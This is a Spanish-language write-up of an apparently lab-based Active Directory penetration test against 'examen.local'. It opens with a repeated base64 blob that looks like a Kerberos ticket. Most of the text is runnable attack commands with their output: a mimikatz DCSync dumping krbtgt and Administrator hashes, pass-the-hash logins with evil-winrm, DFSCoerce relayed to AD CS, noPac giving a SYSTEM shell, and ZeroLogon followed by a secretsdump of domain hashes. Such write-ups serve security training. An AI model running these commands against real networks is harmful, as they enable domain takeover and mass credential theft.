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
```

JULIAN DAVID DELGADO PIRAQUIVE
<https://www.linkedin.com/in/julian911015/>

Recibimos el hash NTLM de la cuenta KRBtgt:

```
** SAM ACCOUNT **

SAM Username       : krbtgt
Account Type       : 30000000 ( USER_OBJECT )
User Account Control : 00000202 ( ACCOUNTDISABLE NORMAL_ACCOUNT )
Account expiration  :
Password last change : 03/11/2022 15:08:26
Object Security ID  : S-1-5-21-3947173845-2241589622-2425410599-502
Object Relative ID  : 502

Credentials:
  Hash NTLM: 36126cbde83ad22c9bb2ad1f0e3176ce
  ntlm- 0: 36126cbde83ad22c9bb2ad1f0e3176ce
  lm - 0: 373fe157e25c8c49278aec87d654e67d

Supplemental Credentials:
* Primary:NTLM-Strong-NTOWF *
  Random Value : c1e28091ac2097f5849b6dbbf35a2e71

* Primary:Kerberos-Newer-Keys *
  Default Salt : EXAMEN.LOCALkrbtgt
  Default Iterations : 4096
  Credentials
    aes256_hmac      (4096) : d22b69230cceb27c6ed02f4beabab586b676b00d36c87ef885e5fa86cf144d82
    aes128_hmac      (4096) : 6c1d7dbfd10f7886d6860393bc679573
    des_cbc_md5      (4096) : c449cba74fdc1626

* Primary:Kerberos *
  Default Salt : EXAMEN.LOCALkrbtgt
  Credentials
    des_cbc_md5      : c449cba74fdc1626
```

Si queremos tener el hash del usuario Administrador, o cualquier otro, simplemente modificamos el usuario:

```
mimikatz # lsadump::dcsync /user:administrador /domain:examen.local
[DC] 'examen.local' will be the domain
[DC] 'WIN-442P9GU13EM.examen.local' will be the DC server
[DC] 'administrador' will be the user account

Object RDN          : Administrador

** SAM ACCOUNT **

SAM Username       : Administrador
Account Type       : 30000000 ( USER_OBJECT )
User Account Control : 00010200 ( NORMAL_ACCOUNT DONT_EXPIRE_PASSWD )
Account expiration  :
Password last change : 03/11/2022 14:34:49
Object Security ID  : S-1-5-21-3947173845-2241589622-2425410599-500
Object Relative ID  : 500

Credentials:
  Hash NTLM: cfae279a292213ad9968334a452e6b8a
```

Una vez tenemos el hash del Administrador, podemos acceder a través de evil-winrm:

```
└─ evil-winrm -u Administrador -H cfae279a292213ad9968334a452e6b8a -i 172.16.90.123

Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc()
Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm
Info: Establishing connection to remote endpoint
+Evil-WinRM* PS C:\Users\Administrador\Documents>
```

3. DFScoerce

DFScoerce es una vulnerabilidad que afecta a entornos de Active Directory, particularmente relacionada con el servicio Distributed File System (DFS) de Windows. Al igual que PetitPotam, DFScoerce permite a un atacante forzar a un controlador de dominio a autenticarse en un servidor bajo el control del atacante, facilitando así un ataque de relay NTLM y potencialmente comprometiendo toda la red.

Enumeración:

Usamos netexec con su módulo dfcoerce para identificar si el DC es vulnerable:

```
netexec smb 172.16.90.123 -u julian -p 'Examen123.' -d examen.local -M dfscoerce
SMB 172.16.90.123 445 WIN-442P9GU13EM [*] Windows Server 2016 Standard Evaluation 14393 x64 (name:W
ning:True) (SMBv1:True)
SMB 172.16.90.123 445 WIN-442P9GU13EM [+] examen.local\julian:Examen123.
NetrDfsRemoveStdRoot
ServerName: '127.0.0.1\x00'
RootShare: 'test\x00'
ApiFlags: 1

DFScoerce 172.16.90.123 445 WIN-442P9GU13EM VULNERABLE
DFScoerce 172.16.90.123 445 WIN-442P9GU13EM Next step: https://github.com/Wh04m1001/DFScoerce
```

Descargamos el exploit desde el enlace de Github (ver imagen de arriba).

Vamos a utilizar nuevamente ntlmrelayx para hacer el ataque, de forma similar a petitpotam.:


```
ntlmrelayx.py -t http://172.16.90.90/certsrv/certfnsh.asp -smb2support --adcs --template 'DomainController' -debug
Impacket v0.12.0.dev1+20240604.210053.9734a1af - Copyright 2023 Fortra

[+] Impacket Library Installation Path: /root/.local/pipx/venvs/impacket/lib/python3.11/site-packages/impacket
[*] Protocol Client RPC loaded..
[*] Protocol Client SMTP loaded..
[*] Protocol Client SMB loaded..
[*] Protocol Client MSSQL loaded..
[*] Protocol Client LDAP loaded..
[*] Protocol Client LDAPS loaded..
[*] Protocol Client DCSYNC loaded..
[*] Protocol Client IMAPS loaded..
```

Ejecutamos el exploit dfscoerce usando (IP_Atacante) (IP_Domain_Controller)

```
~/DFScoerce > main !1 ..... ✓ < root@WIN10-OP < 12:44:07
python3 dfscoerce.py -u julian -d examen.local 172.16.90.114 172.16.90.123
Password:
[-] Connecting to ncacn_np:172.16.90.123[\PIPE\netdfs]
[+] Successfully bound!
[-] Sending NetrDfsRemoveStdRoot!
NetrDfsRemoveStdRoot
ServerName: '172.16.90.114\x00'
RootShare: 'test\x00'
ApiFlags: 1

[*] Setting up RAW Server on port 6666
[*] Servers started, waiting for connections
[*] SMBD-Thread-5 (process_request_thread): Received connection from 172.16.90.123, attacking target http://172.16.90.90
[*] HTTP server returned error code 200, treating as a successful login
[*] Authenticating against http://172.16.90.90 as EXAMEN/WIN-442P9GU13EM$ SUCCEED
[*] SMBD-Thread-7 (process_request_thread): Received connection from 172.16.90.123, attacking target http://172.16.90.90
[*] HTTP server returned error code 200, treating as a successful login
[*] Authenticating against http://172.16.90.90 as EXAMEN/WIN-442P9GU13EM$ SUCCEED
[*] Generating CSR...
[*] CSR generated!
[*] Getting certificate...
[*] Skipping user WIN-442P9GU13EM$ since attack was already performed
[*] GOT CERTIFICATE! ID 51
[*] Writing PKCS#12 certificate to ./WIN-442P9GU13EM$.pfx
[*] Certificate successfully written to file
```

Repetimos el proceso de explotación de Petitpotam para solicitar un TGT usando el certificado PFX, para luego hacer un DCSync y un Golden Ticket Attack.

4. noPac

NoPac es una vulnerabilidad crítica en los entornos de Active Directory que permite a un atacante escalar privilegios desde una cuenta de bajo nivel hasta convertirse en administrador de dominio. Esta vulnerabilidad se aprovecha de fallas en la implementación del Protocolo de Acceso Común de Red (RPC) en combinación con problemas en el servicio de Kerberos, el protocolo de autenticación principal en Active Directory.

Kerberos: Es el protocolo de autenticación predeterminado en Active Directory, que emite tickets de autenticación para que los usuarios accedan a servicios dentro del dominio. Estos tickets contienen una estructura llamada PAC (Privilege Attribute Certificate) que almacena información crítica sobre los privilegios del usuario.

Problema en RPC y Kerberos: NoPac explota una combinación de fallas en RPC y Kerberos que permite a un atacante solicitar un Ticket Granting Ticket (TGT) sin la verificación adecuada del PAC. Esto significa que un atacante puede solicitar un TGT sin restricciones de privilegios, lo que le permite suplantar a un administrador de dominio.

Explotación:


Usamos netexec con su módulo nopac para identificar la vulnerabilidad

```
netexec smb 172.16.90.123 -u julian -p 'Examen123.' -d examen.local -M nopac
SMB 172.16.90.123 445 WIN-442P9GU13EM [+] Windows Server 2016 Standard Evaluation 14393 x64 (name:WIN-442P9GU13EM) (domain:exam
g:True) (SMBv1:True)
SMB 172.16.90.123 445 WIN-442P9GU13EM [+] examen.local\julian:Examen123.
NOPAC 172.16.90.123 445 WIN-442P9GU13EM TGT with PAC size 1460
NOPAC 172.16.90.123 445 WIN-442P9GU13EM TGT without PAC size 703
NOPAC 172.16.90.123 445 WIN-442P9GU13EM
NOPAC 172.16.90.123 445 WIN-442P9GU13EM VULNERABLE
NOPAC 172.16.90.123 445 WIN-442P9GU13EM Next step: https://github.com/Ridter/noPac
```

Vemos que es vulnerable, descargamos el exploit desde el enlace de github.

Ejecutamos el exploit usando la siguiente estructura:

```
python3 noPac.py examen.local/julian:'Examen123.' -dc-host WIN-442P9GU13EM -dc-ip 172.16.90.123 --impersonate administrador -use-ldap -shell
```



Vemos que recibimos directamente una Shell con alta integridad SYSTEM:

```
C:\Windows\system32>whoami
nt authority\system

C:\Windows\system32>
```

5. ZEROLOGON

ZeroLogon es una vulnerabilidad crítica en los entornos de Active Directory, identificada como CVE-2020-1472. Esta vulnerabilidad afecta al protocolo Netlogon, que es utilizado para autenticación entre dispositivos y servidores dentro de un dominio de Windows. ZeroLogon permite a un atacante con acceso a la red interna tomar el control completo de un controlador de dominio sin necesidad de autenticarse previamente.

Protocolo Netlogon: Netlogon es un protocolo de autenticación utilizado por los controladores de dominio para gestionar las credenciales de los usuarios y dispositivos dentro de un dominio. Es crucial para la comunicación segura entre servidores y estaciones de trabajo.

Fallos en la implementación criptográfica: ZeroLogon explota una falla en la implementación del cifrado en Netlogon. Específicamente, la vulnerabilidad surge de la forma en que Netlogon utiliza el algoritmo de cifrado AES-CFB8. Bajo ciertas condiciones, es posible que un atacante envíe una serie de mensajes manipulados, lo que puede hacer que la autenticación falle y permita al atacante establecer una conexión autenticada con el controlador de dominio sin conocer la contraseña.

Explotación:

Usamos netexec con su modulo zerologon para identificar la vulnerabilidad:

```
~/PetitPotam > main !1 76
netexec smb 172.16.90.123 -u julian -p 'Examen123.' -d examen.local -M zerologon
SMB 172.16.90.123 445 WIN-442P9GU13EM [*] Windows Server 2016 Standard Evaluation 14393 x64 (name:WIN-442P9GU13EM) (domain:examen.local)
:True)
SMB 172.16.90.123 445 WIN-442P9GU13EM [+] examen.local\julian:Examen123.
ZEROLOGON 172.16.90.123 445 WIN-442P9GU13EM VULNERABLE
ZEROLOGON 172.16.90.123 445 WIN-442P9GU13EM Next step: https://github.com/dirkjanm/CVE-2020-1472
```

Descargamos el exploit desde el enlace de github.

Ejecutamos el exploit usando la siguiente estructura (no necesitamos credenciales).

```
~/ZeroLogon > master !2 ?1
python3 cve-2020-1472-exploit.py WIN-442P9GU13EM 172.16.90.123
Performing authentication attempts...
=====
=====
=====
Target vulnerable, changing account password to empty string

Result: 0

Exploit complete!
```

JULIAN DAVID DELGADO PIRAQUIVE
<https://www.linkedin.com/in/julian911015/>

Una vez ejecutado el exploit podemos hacer un volcado del ntds usando secretdump sin proporcionar credenciales.

```
~/ZeroLogon > master !2 ?1  
secretdump.py -no-pass -just-dc examen.local/WIN-442P9GU13EM\$_@172.16.90.123
```

```
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)  
[*] Using the DRSUAPI method to get NTDS.DIT secrets  
Administrador:500:aad3b435b51404eeaad3b435b51404ee:cfaf279a292213ad9968334a452e6b8a:::  
Invitado:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::  
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:36126cbde83ad22c9bb2ad1f0e3176ce:::  
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::  
examen.local\ifp_asrep:1103:aad3b435b51404eeaad3b435b51404ee:64f12cddaa88057e06a81b54e73b949b:::  
examen.local\SVC_SQL:1104:aad3b435b51404eeaad3b435b51404ee:fbdc5041c96ddbd82224270b57f11fc:::  
examen.local\guille:1105:aad3b435b51404eeaad3b435b51404ee:6868d48bb415b5851c19ff4c51e78f45:::  
examen.local\vuln:1106:aad3b435b51404eeaad3b435b51404ee:6868d48bb415b5851c19ff4c51e78f45:::  
examen.local\admin:1107:aad3b435b51404eeaad3b435b51404ee:6868d48bb415b5851c19ff4c51e78f45:::  
examen.local\user1:1108:aad3b435b51404eeaad3b435b51404ee:6868d48bb415b5851c19ff4c51e78f45:::  
examen.local\julian:1109:aad3b435b51404eeaad3b435b51404ee:cfaf279a292213ad9968334a452e6b8a:::  
WIN-442P9GU13EM$:1000:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::  
WIN-SERVER$:1111:aad3b435b51404eeaad3b435b51404ee:f64c59d6e5371d9acc5ee7137aeaad6a:::  
WIN-10$:1112:aad3b435b51404eeaad3b435b51404ee:16f7017f134ca90fb411177550621a48:::  
WIN-I4UWL06LVFM$:1115:aad3b435b51404eeaad3b435b51404ee:3b05b3ba860725d3453cafd88ce652b1:::  
[*] Kerberos keys grabbed  
krbtgt:aes256-cts-hmac-sha1-96:d22b69230cceb27c6ed02f4beabab586b676b00d36c87ef885e5fa86cf144d82  
krbtgt:aes128-cts-hmac-sha1-96:6c1d7dbfd10f7886d6860393bc679373  
krbtgt:des-cbc-md5:c449cba74fdc1626  
examen.local\ifp_asrep:aes256-cts-hmac-sha1-96:6a0d5361d3ad7709636da611cb7743121e52bba9d56449d669a74e6e12727889  
examen.local\ifp_asrep:aes128-cts-hmac-sha1-96:b36cc7407bee9bde01e50de2abf5f462  
examen.local\ifp_asrep:des-cbc-md5:ea5e915d6404daa7  
examen.local\SVC_SQL:aes256-cts-hmac-sha1-96:86adcad13ffac44aa6e8190c43b08d28b62a22836c6f680079e8dc792c525756  
examen.local\SVC_SQL:aes128-cts-hmac-sha1-96:285747b7f3a123050b01a743abe94cf0  
examen.local\SVC_SQL:des-cbc-md5:374f45070be02a8a  
examen.local\guille:aes256-cts-hmac-sha1-96:5bbdb34d10286d4d3c9fe58adaaa265a138122c9783e97a20549c11bc8384ed0  
examen.local\guille:aes128-cts-hmac-sha1-96:9569f140d0f33c34ff158c1b6e7335d8  
examen.local\guille:des-cbc-md5:70fd6b683b608a7
```

Teniendo el hash del usuario administrador, podemos conectarnos a través de evil-winrm.

```
evil-winrm -u Administrador -H cfaf279a292213ad9968334a452e6b8a -i 172.16.90.123  
Evil-WinRM shell v3.5  
Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc()  
Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm  
Info: Establishing connection to remote endpoint  
*Evil-WinRM* PS C:\Users\Administrador\Documents>
```